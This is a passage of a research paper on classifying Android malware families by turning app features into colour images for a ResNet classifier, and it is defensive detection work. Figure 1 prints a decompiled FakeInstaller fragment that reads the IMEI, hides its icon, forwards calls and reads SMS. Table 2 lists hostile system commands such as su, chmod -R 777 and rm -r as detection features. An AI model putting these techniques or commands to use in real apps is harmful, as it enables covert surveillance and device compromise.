The visual recognition of Android malicious applications (Apps) is mainly focused on the binary classification using grayscale images, while the multiclassification of malicious App families is rarely studied. If we can visualize the Android malicious Apps as color images, we will get more features than using grayscale images. In this paper, a method of color visualization for Android Apps is proposed and implemented. Based on this, combined with deep learning models, a multiclassifier for the Android malicious App families is implemented, which can classify 10 common malicious App families. In order to better understand the behavioral characteristics of malicious Apps, we conduct a comprehensive manual analysis for a large number of malicious Apps and summarize 1695 malicious behavior characteristics as customized features. Compared with the App classifier based on the grayscale visualization method, it is verified that the classifier using the color visualization method can achieve better classification results. We use four types of Android App features: *classes.dex* file, sets of class names, APIs, and customized features as input for App visualization. According to the experimental results, we find out that using the customized features as the color visualization input features can achieve the highest detection accuracy rate, which is 96% in the ten malicious families.

1. Introduction

The openness of the Android system, while helping it win the market, has also brought it huge risks. According to the Common Vulnerabilities Exposures [1] (CVE) 2018 annual report, the Android system ranks second in the vulnerability list with 611 vulnerabilities. They bring more opportunities to malicious App developers. As a large amount of user data is connected to the Internet via mobile phones and spread on the network, the target of hacking is gradually shifting from traditional PCs to mobile devices. As a result, more and more researches [2–7] focused on analyzing Android malicious Apps.

A difficult but important issue in the Android malicious App family classification is how to classify malicious Apps in the presence of a large number of families and achieve high accuracy. With the proliferation of Android malicious Apps, there are more and more Android malicious App families. How to distinguish the endless Android malicious App families has become a greater challenge. Existing research shows that malicious behaviors between malicious App families overlap more and more. The detection standards manually formulated after feature extraction cannot distinguish between families with high similarity, and the accuracy of fingerprint-based methods is getting lower and lower [2].

Using machine learning methods to classify Android malicious Apps has achieved high accuracy [7–12]. However, due to its feature generation engineering that relies on expert knowledge, it is difficult for the above-mentioned classifiers to maintain a high accuracy rate after the changes of the malware behavior trigger method. Garcia et al. [13] used a machine learning method of classification regression tree to study a family classifier that can classify 33 malicious App families manually labeled in the AMG [14] dataset, achieving

95% accuracy. Wang and others [5] proposed the use of deep learning detection methods to implement Android malware detection systems; nonetheless, it did not study the implementation of multiclassification of malware. Andronio et al. [7] analyzed the behavioral characteristics of Android ransomware and implemented a detection model for ransomware.

In exploring the visualization of malicious software, Nataraj et al. [15] used the K-nearest neighbor (KNN) algorithm as an automatic classification technology to classify 25 malicious software families with grayscale image and reached an accuracy rate of 98%. Jung et al. [16] used a grayscale image and convolutional neural network (*CNN*) model to conduct binary classification experiments on Android malware and benign. They focused on the benefits of visualizing the "data" section of the *classes.dex* file. They did not solve the problem of multiclassification of Android malicious families.

In the common deep learning model, three-channel color images are used as training samples. For deep learning classifiers, compared to grayscale images, color image visualization theoretically has a higher dimension and more processing flows, so more features are learned and classification accuracy is higher. However, in the existing research, there is no method to classify the Android malicious family using only color image visualization.

In this paper, we classify Android malicious Apps into multiple families by color visualization combined with deep learning. We propose a method of color visualizing Android Apps. We conducted a lot of manual analysis on malware and comprehensively studied the features suitable for color visualization and verified the effect of this method on the classification of a large number of malicious App families with overlapping malicious behaviors. Based on our analysis, we summarize 1695 behavioral features of malicious Apps, named "customized-behavior" feature. Based on color virtualization, we find that the "customized-behavior" feature is more suitable for the multiclassification of malicious families. The specific contributions of this paper are as follows:

(i) A method of color visualization Android App is proposed and applied to malicious App family classification. In view of the better performance of the deep learning classification model on color picture classification tasks, this paper studies the effect of using gray image features and color image features in the Android malicious App family classification, which validates the feasibility of the App of color image visualization to the Android malware families, and proposes a color image visualization method for Android malicious family classification

(ii) We conducted a lot of manual analysis on Apps of different malware families. The main purpose is to find the behaviors of the malicious Apps. We used the TF-IDF algorithm to calculate the influence weight of the extracted App's behavior characteristics. In this way, we got the most influential behavioral dataset in malicious Apps. After our calculation, we obtained 1695 behavior characteristics. For the convenience of researchers in related communities, we open the dataset

(iii) We studied the influence of different features of color visualization on Android malicious Apps' multifamily classification. We selected four more common collections as experimental objects: *classes.dex* file, class name collection, application interface (API) call collection, and customized malicious features. We performed color visualization on each feature and conducted classification experiments, using the deep learning method to study the performance of the three features in classification time and accuracy. Finally, according to the experiment results, it is judged that using customized malicious features is the best choice

(iv) A classifier is implemented for a large number of malicious App families with overlapping malicious behaviors. After analyzing the characteristics of malicious App families, it is found that the increasing number of malicious App families brings difficulties to family classification: the similarity between families increases, and similar malicious behaviors overlap. We used color visualization combined with deep residual networks (*ResNet*) to classify 10 malicious App families and reached a classification accuracy of 96%

2. Related Work

Android malicious App visualization is a new trend in recent years. One of the common methods for the visualization of binary files comes from the paper by Conti et al. [17]. They used four different ways to visualize binary files. The first method is to draw each byte linearly to generate grayscale images, where empty bytes are described as black pixels and the 0xff bytes are described as white pixels. The second method is to color a portion of the bytecode to indicate the presence or absence of a particular byte value. This method is especially useful for finding compressed portions or ascii code portions. Third, the traditional hex editor is implemented, which converts the binary to hexadecimal and then colors it. Fourth, using dot plots to show the cross-entropy of a file, a dot plot is a way to visualize the similarity or self-similarity of data.

In the exploration of malware visualization, Gennissen et al. [18] used a partial color visualization method to study Android malicious family classification. Zhang et al. [19] decompiled the executable file to get the opcode sequence and then converted these sequences into the form of an image and finally performed further feature extraction and recognition through *CNN*. They did not characterize the executable file and directly used all the data, which may lead to false positives in model identification. Kancherla and Mukkamala [20] converted the executable files to grayscale images and then selected the model based on the intensity and texture-based feature selection for malware recognition. Grayscale images retain fewer features than color images,

which can reduce the accuracy of malware identification. Nataraj et al. [15] linearly mapped grayscale images of Windows malware in the same way as Conti. The GIST (Gabor filter) was applied to the image to obtain features. The K-nearest neighbor (KNN) algorithm was used as the automatic classification technology, and the classification accuracy rate of the 25 malware families reached 98%. In theory, the characteristics of color images are more abundant than grayscale images, and the accuracy of classification for deep learning should be higher. However, there is a lack of research on the use of color images for the classification of Android malicious families.

In recent years, there are more and more studies focusing on Android malware Apps. However, many studies only focus on the two categories of "malicious" and "benign." DroidDolphin [8] used dynamic analysis techniques such as DroidBox [21] to extract thirteen features from the collected Apps and constructed a detection system using the support vector machine (SVM) model. Crowdroid [9] used dynamic analysis to extract API (App Programming Interface) calls as features and K-means clustering to detect malware. RiskRanker [10] classified Apps into high risk, medium risk, and low risk to judge malicious Apps. We find that there are few papers focusing on family classification.

In researches of multifamily classification, DroidLegacy [11] focused on the part of malicious families using piggybacking technology to embed malicious code in benign Apps during repackaging; however, this type of malware is not representative of all malware. Dendroid [22] used text mining technology and data flow characteristics to construct a malicious family detection system based on App code structure analysis. It classified 33 families and achieved good results. However, no further research has been done on more families.

In the face of the endless stream of Android malicious App families, how to implement a family classification for most common malicious Apps becomes a problem: as the number of malicious families increases, the malicious behaviors of different families overlap [12]. Different malware families with higher malicious similarity are more difficult to distinguish, and the accuracy of the classifier will also decrease. Due to the lack of reliable manual annotation datasets, some papers use labeled data for a large number of family classification experiments; nevertheless, the results obtained are often questionable. RevealDroid [13] used the classification regression tree algorithm, combined with packet-level and method-level API calls, reflections, and native code at package and method levels as features, and it successfully classified 33 families on AMC datasets. However, they did not further choose a reliable database by manual classification for more research. Instead, they used the AV [23] classifier to classify and label the collected unlabeled data, so the accuracy of this machine classifier has been questioned; RevealDroid also pointed this out in the paper.

3. Prerequirement

3.1. Malicious App Behavior of Android. Android malicious Apps refer to Android Apps with malicious intentions, which do great harm to mobile phones and users. Malicious App activities can be divided into four stages; the first is the "infection" stage. Malicious Apps often disguise as normal Apps; the common form is the free version of paid Apps; users often misinstall such malicious Apps. After the "infection" is the "destruction" stage, Apps may cause damage to the system, such as enhancing the permissions of malicious Apps, deleting mobile files, locking mobile phones, and modifying passwords, which can prevent the normal use of users. The "leak" stage can occur simultaneously with destruction; malicious Apps may collect user information and send it to the designated server. Finally, in the "last propagation" stage, malicious Apps may use infected mobile phones to send links or e-mails, alluring unaware friends to download them to click on or download Apps, so as to achieve the purpose of dissemination of malicious Apps. Generally speaking, an App can be judged as malicious if it has the following behaviors [14]:

(i) Covertly steal users' funds and cause other Apps to not work properly

(ii) Record the user's screen (such as screen capture or screen recording) without his or her permissions and obtain private information such as user account and password

(iii) Allow others to remotely control the user's mobile phone without the user's permission

(iv) Intimidate the user, such as setting the lock screen to "You will be jailed" and modify the power-on password

3.2. Android Malicious App Family. Android malicious App family refers to a kind of malicious Apps with the same behavior, which is the product of the detailed division of malicious Apps according to their behavior. The ten common malicious App families are as follows:

(1) *Geinimi*: accept remote instructions, control mobile phones, can read and delete short messages, mute phone ringtone, automatically download files, and collect information from mobile phone then pass it back to the server

(2) *FakeInstaller*: send paid short messages to certain numbers and cause user fees to be consumed, which is abundant in repackaged versions of popular Apps

(3) *DroidKungFu*: allow attackers remote access to the infected phones and can use the root vulnerability to disguise themselves. Common functions include deleting an executable file, opening a web page, downloading and installing an App, opening a URL, and launching other programs

(4) *Plankton*: transmit the user's private information, such as the mobile phone IMEI and the user's browsing history data to the remote server, and modify browser home page, add bookmarked

(5) *Opfake*: forge the interface, let the user think the software is a normal App, and steal user information

(6) *GinMaster*: gain access by rooting the devices, thereby steal sensitive user information and send it to the server, and install other software without the user's permission

(7) *Kmin*: send the IMEI information of the device to the remote server. At the same time, they will further threaten the security of the mobile phone by calling according to the remote command and blocking the short message from the operator, which will consume a lot of money

(8) *BaseBridge*: are similar to the *Kmin* family, but they can kill antivirus software processes running in the background

(9) *Adrd*: are similar to the *Geinimi*, but they can change the settings of mobile phones

(10) *DroidDream*: get information through rooting mobile devices, download malicious Apps silently in the background, usually run at night while the device is charging in order to avoid the monitoring of power consumption by the detection software

In addition, there are many other malicious App families, such as the Nickyspy family: record dial-in and dial-out information for infected mobile phones, record user's GPS information, and send text messages to other numbers; Zsone family: automatically send text messages to subscribe for paid content, thus achieving the purpose of consuming telephone charges; Obad family: elevate system privilege to prevent being uninstalled and send text messages to value-added service numbers for profit; and Zitmo family: steal verification code sent from the bank. The differences between these families vary, and the large overlap of malicious behavior makes it difficult to distinguish some of them.

4. Our Approach

4.1. Select Features. The size of different Android Apps varies widely. If the entire App file is visualized, the visualized image sizes may differ by hundreds of times, which will bring a huge burden to the classification task of the images. Therefore, we need to select the features that can represent the behavior of the App and then perform color visualization.

In the internal structure of an Android App, in addition to the *dex* file that stores the code and the *AndroidManifest.xml* file that stores the configuration information, there is *res* directory that stores resource files such as image files and audio files. This part of the file has nothing to do with the code logic of the App; it is only stored as a resource of the App and does not affect the behaviors of the program. A small number of malicious Apps may hide malicious code in image files. Such Apps are beyond the scope of this paper, so the resource file is not included in the selection of visualization features.

The basis for our classification of malicious App families is that each Android App has a different performance in *classes.dex* and *AndroidManifest.xml*, which reflects different characteristics and behaviors to distinguish malicious programs from different families [11, 24, 25].

classes.dex is a bytecode file that compiles Java files into classes and saves them; it contains the package name, classes, methods, variables, and application interfaces (APIs) of the Android App. Most of the App's functional behaviors are implemented based on APIs, so we choose it as one of its features.

Every activity component, service component, content provider component, and broadcast receiver component in the Android App need to be registered in the *AndroidManifest.xml* file. In addition, it also contains some permissions and *SDK* information. So it is part of the features.

If we want to better identify the malicious family to which certain malware belongs, we need to understand the malicious behavior of different malware families. For this purpose, we selected Apps from ten malicious families for manual analysis (*FakeInstaller*, *DroidKungFu*, *Plankton*, *Opfake*, *GinMaster*, *Iconosys*, *Kmin*, *FakeDoc*, *Geinimi*, and *GoldDream*). Figure 1 shows malicious code from an App of *FakeInstaller* family in AMD [26] (the complete analysis process is in Appendix A). The fifth line in the code shows that the App obtains the sensitive unique identification number of the victim's mobile phone. It can be seen from the code between lines 13 and 25 that the App will also intercept the incoming calls of the victim's mobile phone. The code on line 30 shows that the App will get all the messages in the victim's mobile phone. Therefore, based on our complete analysis of this App, we can obtain all its malicious behaviors which are shown in Table 1.

During analysis, we found that there are many malicious behaviors that exist in multiple malicious families at the same time. To further study the representative malicious behaviors of different malware, we use the TF-IDF shown in formula (1) to calculate the feature weight of all malicious behaviors. For Apps in malicious family z, suppose the total number of malicious behavior features is N and the number of the ith feature is $n_i z$, the $\mathrm{TF}_i z$ of ith malicious behavior feature is shown in formula (2). The denominator part represents the sum of the number of all features in the j family. As shown in formula (3), W_i represents the number of Apps showing the ith malicious behavior and D is the number of all Apps in the study; then, we can use this formula to get IDF_i of i th malicious behavior feature. We choose features with weight values greater than the threshold as key features, and at last, we extracted 1695 malicious behavior features. As shown in Table 1, the features we extracted involve Android API, sensitive strings, and sensitive permission information. As shown in Table 2, we have further divided the features into five categories (some customized features of each category are shown in Appendix B).

$$\text{TF-IDF}_i = \mathrm{TF}_i * \mathrm{IDF}_i, \tag{1}$$

$$\mathrm{TF}_i z = \left\{ \frac{n_i z}{\sum_{k=1}^{N} n_k z} \mid z \in (1, \cdots, 10), i = 1, \cdots, N \right\}, \tag{2}$$

$$\mathrm{IDF}_i = \log \frac{D}{W_i + 1}. \tag{3}$$

```
// MainActivity
@TargetApi(value=19) protected void onCreate(Bundle arg5) {
      l.a(((Context)this), "zzxx", "Date", new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").
          format(new Date(System.currentTimeMillis())));
      /* Get sensitive information */
      l.a(((Context)this), "zzxx", "tel", "IMEI-" + this.getSystemService("phone").
          getDeviceId());
      if(!k.a(((Context)this))) {
         /* Hide icon of the malicious app */
         this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2,
              1);
         this.startService(new Intent(((Context)this), xservicr.class));
         this.a();
      }
// package love.qin.co.service.dggng;
   if(v1.split("#").length == v9) {
   /* Intercept call */
         if(c.a(v1.split("#")[v7])) {
    v2.a("转移号码设置成功"); /* The transfer number is set successfully */
               }
    else {
    love.qin.co.service.dggng.a.s = love.qin.co.service.dggng.a.c;
    v2.a("设置来电转移，但转移号码输入错误，默认机作为接听号
        码"); /* Call forwarding is set, but the forwarding number is entered incorrectly
        , the default machine is used as the answering number */
    }
   MyApplication.d = v7;
   v5.putString("ReciverPhoNum", love.qin.co.service.dggng.a.s);
  v5.putInt("pho_mod", MyApplication.d);
   }
// package com.b.a.b;
 public List a() {
      ArrayList v6 = new ArrayList();
      /* get all the sms of the phone */
      Cursor v0 = this.a.getContentResolver().query(Uri.parse("content://sms/"), new
          String[]{"_id", "address", "body", "date", "type"}, null, null, " date desc ")
          ;
      while(v0.moveToNext()) {
         e v1 = new e();
         String v2 = v0.getString(0);
         String v3 = v0.getString(1);
         String v4 = v0.getString(2);
         long v8 = v0.getLong(3);
         String v5 = v0.getString(4);
      }
```

Figure 1: The sample code of *FakeInstaller* (md5 of this App is 0A2CA97D070A04AECB6EC9B1DA5CD987).

Table 1: Behavioral characteristics based on the analyzed App of *FakeInstaller*.

Behavior	Description
content://sms/	url to read SMS
TelephonyManager.getDeviceId	Get the device id of the phone
android.intent.action.Call	Intent for calling
PackageManager.setComponentEnabledSetting	Suspected behavior of setting hidden icon
android.content.ContentResolver.query	Query SMS and contacts
android.permission.SEND.SMS	Permission for sending SMS
android.permission.READ.SMS	Permission for reading SMS
android.permission.READ.PHONE_STATE	Permission for reading phone status
android.permission.CALL.PHONE	Permission for calling

Table 2: Five categories of behavioral characteristics based on analyzed Apps.

Category	Description	Characteristics
Intent	We extract all intents in the Android application as a type of feature set, because malware usually monitors certain intents.	android.intent.action.ACTION_SEND TO, android.intent.action.Call etc.
Permission	According to the analysis of a large number of malicious Apps, we find that malicious Apps often use a lot of sensitive permissions.	INTERNET, READ_PHONE_STATE, SEND_SMS, WRITE_EXTERNAL_STORAGE, READ_SMS, etc.
System command	Malicious Apps often use system commands to execute the vulnerability code or install other additional executable file, so system commands can provide us with valuable information about detecting malicious Apps.	su, chmod, insmod, killall, kill -9, pm install -r, chmod -R 777, reboot, hosts, getprop, rm -r, restorecon, etc.
API	Malicious Apps want to obtain the victim's sensitive information or perform some dangerous operations, almost all need to call sensitive APIs.	getDeviceID, getInstalledApplications, getOutputStream, getInputStream, HttpURLConnection, sendTextMessage, getLastKnownLocation, getFromLocation, installPackage, lockNow, exec, setComponentEnabledSetting, divideMessage, sendMultipartTextMessage, etc.
Call flow	The sensitive information in malicious Apps is almost always passed to another more dangerous sink function, so the call flow can be used as the behavior feature set in malicious Apps.	(Avoid service be killed, Set app start repeatedly, alertWindow, setSystemWindow, Use Thread, Kill Process, Lock Mixed Feature), (Use Thread, Device Admin Permission, Lock Mixed), etc.




Figure 2: Android App for color visualization process.

4.2. Android App Color Visualization. The purpose of Android App color visualization is to convert the extracted features consisting of five categories of behavioral characteristics into representations of color images. Figure 2 shows the detailed process of color visualization.

4.2.1. Decompression. As described above, in order to get the features of the App, we need to decompress the Apk file. After decompression, we get the files including *classes.dex* and *AndroidManifest.xml*.

4.2.2. Feature Extraction. We use the androguard [27] to reverse the *classes.dex* file and build the control flow graph (CFG) of the App. As shown in Algorithm 1, we assume that the feature set is R. r_i in formula (4) includes features of a feature category cat_j; cat_j indicates which of the 5 feature categories it belongs to. p_i means the permission. pkg_i indicates the package name, m_i indicates the method, cmd_i indicates the instruction, and flow_i indicates the mailicious call flow. The above features may be empty due to different categories. If the category that r_i belongs to is *Permission*, then its pkg_i, m_i, and cmd_i may all be empty. As shown in formula (5), FT is composed of ft_q; u represents the total number of extracted ft.

$$R = \{r_i = (p_i, \text{pkg}_i, m_i, \text{cmd}_i, \text{flow}_i, \text{cat}_j) \mid i = 1, \cdots, k; j = 1, \cdots, 5\}, \tag{4}$$

$$\text{FT} = \{ft_q \mid q = 1, \cdots, u\}. \tag{5}$$

4.2.3. Color Visualization. The common binary file visualization method is to convert each byte to a value between 0 and 255; each value corresponds to a pixel in the image (0 is black, 255 is white). For image classification, more image channels mean that more pixels and more features that can be learned. The color visualization conversion method used in this paper is to represent a byte value with three channels of pixels. We use a "blue-green-yellow" color image instead of "black-white" in a grayscale image to represent a range of pixels. As shown in Algorithm 2, for the extracted feature values, we use the linear rendering visualization method [17] to

```
Input: App, R {R represents feature set.}
Output: FT
INITIALIZE FT=∅.
dex, manifest = unzip(App)
ma = parseManifest(manifest)
CFG = BuildCFG(dex)
for each r_i ∈ R do
        ft_i = HeuSearch(CFG, ma, r_i) {A heuristic method to find features ft_i of r_i.}
        add(FT, ft_i) {Adding feature ft_i to the corpus of features.}
end for
return FT
```

Algorithm 1: The algorithm of extracting customized features.

```
Input: FT {FT represents characteristics of App.}
Output: img
binData = Binary(FT) {Binary represents the binary conversion of features.}
if binData < 49152 then
    Extend(binData, 0) {in order to generate a 128 ∗ 128 image, if binData is not enough 49152, fill in 0 at the end.}
end if
groups = binData/8
i = 0, j = 0, k = 0
pixels[128][128] = 0{image pixels.}
while i + 2 < length(groups) do
    r = groups[i]
    g = groups[i + 1]
    b = groups[i + 2]
    pixels[j][k]=(r,g,b){form a pixel.}
    j + = 1
    i + = 3
    if j == 128 then
        j = 0, k + = 1
    end if
    if k == 128 then
        break
    end if
end while
img = showimg(pixels)
return img
```

Algorithm 2: The algorithm for color visualization conversion of extracted customized features.


visualize them. First, convert the extracted string type features FT into a binary. We define that the size of the image is 128×128, which contains 16384 pixels. Every three adjacent bytes in *binData* correspond to the value of r, g, and b. The value of r, g, and b forms one pixel. If *binData* is not enough for 49152, it should be filled with 0 at the end. We store the first pixel in the top left corner of the image and then store the next pixel horizontally. When the end of the line is reached, plotting begins at the next line below.

The generated image is no longer a single-channel grayscale image, but a three-channel color image, and the value of each channel is not simply repeated.

As shown in Figure 3, gray image (Figure 3(a)) and color image (Figure 3(b)) are generated from the same Android malicious App. The color image successfully maps the original "black-white" of the gray image to the "blue-green-yellow" color range. By analyzing the image file, the original single-layer channel gray image is transformed into a three-layer channel color image, which contains more abundant information.

4.3. Malware Detection. Figure 4 shows the classification process of the Android malware multiclassifier. We roughly divide this process into two parts, which are the color visualization of the application and classification process using machine learning models. Algorithm 3 describes the detection method. The details are described as follows.

4.3.1. Color Visualization. For an App to be detected, we need to decompress it and to get the *classes.dex* file, *Androidmanifest.xml* file, and other resources. Then, through the feature conversion process described in the previous section, the



(a) (b)

Figure 3: Grayscale image and color image of the same App ((a) gray image and (b) color image).




Figure 4: Overview of malicious App multiclassification system based on color visualization.

1: **Input**: *App*, *R*
2: **Output**: *malFam* {*malFam* represents malware family name of App.}
3: *dex*, *manifest* = *unzip*(*App*) {unzip represents unzip the App file.}
4: FT = *getFeatures*(*dex*, *manifest*, *R*) {FT represents the behavioral characteristics of App.}
5: *colorimg* = *colorImg*(FT) {*colorImg* represents represents color virtualization of behavioral characteristics.}
6: *malFam* = *detection*(*colorimg*)
7: **return***malFam*

Algorithm 3: The algorithm of multiclass detector based on color virtualization.

App file is color visualized to a color image, which is the input to the image classifier in the next process.

4.3.2. Classification. Support vector machines (SVM), K-nearest neighbors, neural networks, and random forests are commonly used in image classification. However, based on previous experiment results, deep residual network (*ResNet*) [28] has better performance in image classification than the above algorithms. Therefore, we choose *ResNet* to process features of color virtualization. We set a network structure with fewer hidden layers; it contains two convolutional layers, two residual modules, and two fully connected layers.

4.3.3. Result. The purpose of this paper is to achieve multi-classification of Android malware; therefore, the output of our system is the malicious family name of the App to be detected.

5. Experiments

In order to better verify the effectiveness of our method on the multiclassification of malicious Apps, we mainly

answer the following four research questions (RQs) through experiments.

(1) RQ1: is color virtualization for an App more representative of information than gray virtualization?

(2) RQ2: are 1695 customized malicious features extracted for malicious Apps more effective?

(3) RQ3: is the *deep residual network* (*ResNet*) model more suitable for multifamily classification than *convolutional neural network* (*CNN*)?

(4) RQ4: is our system (colorMalwareTool) based on color virtualization practical?

5.1. Environment. We run our experiments on a machine with 64G RAM, 3T SSD, and Intel Intel Xeon CPU E5-2640 v2 CPUs operating at 2.00 GHz.

5.2. Dataset. In order to verify the effectiveness of our model in Apps' multiclassification, we selected 7000 benign Apps from Google Play [29] and 7204 malware Apps in 10 families from DREBIN [25], AMD [26], and *VirusTotal* (*VT*) [30]. The details are shown in Table 3. In our experiment, we mainly use DREBIN Apps in the training process and use AMD and *VT* Apps in the verification process.

5.3. Metrics for Evaluating Detection Systems. The goal of our experiments is to mark the detailed family classification of Apps, so we use the following evaluation metrics:

Loss. It represents the change curve of the model during the learning process. If it is constantly decreasing, it indicates that the model is still in the learning process.

In our experiments, we also selected an available tool for comparison, but it only supports to judge whether the App is malicious or benign. For this situation, we selected the following evaluation metrics:

True Positive (TP). The true category of the App is malicious, and the results predicted by the model are also malicious.

True Negative (TN). The true category of the App is benign, and the model predicts that it is benign.

False Negative (FN). The true category of the App is malicious, but the model predicts that it is benign.

False Positive (FP). The true category of the App is benign, but the model predicts it as malicious.

Accuracy (Acc). It represents the accuracy of the model. For the ith malicious family, M is the number of Apps. It is shown in formula (6)

$$\mathrm{Acc} = \frac{\mathrm{TP}_i + \mathrm{TN}_i}{M}. \tag{6}$$

ROC. The abscissa is FPR, and the ordinate is TPR, so it is conceivable that the greater the TPR and the smaller the FPR, the better the classification results.

5.4. Answering RQ1: Characterization of Gray and Color Virtualization. For binary classification, we select the *FakeInstaller* [31] and *Plankton* [32] as experimental data. For multiclassification, we select the ten families of Apps shown in Table 3. We form a training data from DREBIN and test data from AMD and *VT*. We select that the model is *ResNet*, and the number of training rounds is 100.

Table 3: Details of the malicious Apps used in the experiment.

	DREBIN	AMD	VT	Sum
DroidKungFu	642	546	17	1205
FakeDoc	126	21	6	153
FakeInstaller	898	2172	148	3218
Geinimi	88	0	18	106
GinMaster	328	128	91	547
GoldDream	68	53	53	174
Iconosys	152	0	34	186
Kmin	142	0	15	157
Opfake	592	10	132	734
Plankton	600	0	124	724
Sum	3636	2930	638	7204


5.4.1. Binary Classification of Single-Channel Grayscale Image and Three-Channel Grayscale Image. In order to make a comprehensive comparison with the grayscale visualized images, we manually add three-channel grayscale images. We copy the single-channel grayscale image twice and superimpose them with the original image to form a three-channel grayscale image. As shown in Figure 5, Figure 5(a) is a single-channel grayscale image, and Figure 5(b) is a three-channel grayscale image.

The single-channel grayscale image classification result is shown in Figure 6, and the three-channel grayscale image classification result is shown in Figure 7. The abscissa is the number of training rounds, and the ordinate is the accuracy and loss. The accuracy of single-channel grayscale images is 81.36%, and the classification accuracy of three-channel grayscale images is 85.00%.

The accuracy of a three-channel grayscale image is higher than a single-channel grayscale image. It proves that a multichannel image is more effective for identifying Android malware Apps. Although the classification accuracy has been improved, the improvement of accuracy is only increased by 3.64%. It is proved that the simple repetition of single-channel images does not contribute much to the classification effect.

Insight. For the same feature, multichannel image virtualization can have more information than single-channel virtualization, and it can more accurately distinguish the difference between Apps.

5.4.2. Binary Classification of Color Image. The results of the three-channel color image classification are shown in Figure 8. The classification accuracy rate is 90.91%. The classification accuracy is improved by 9.55% compared with the single-channel grayscale image; also, the accuracy compared with the three-channel grayscale image is increased by 5.91%. In the case of the same number of channels, the color image can help the *ResNet* model to learn and classify better than



(a) Single-channel grayscale image (b) Three-channel grayscale image

Figure 5: Grayscale images of different channels of the same App.

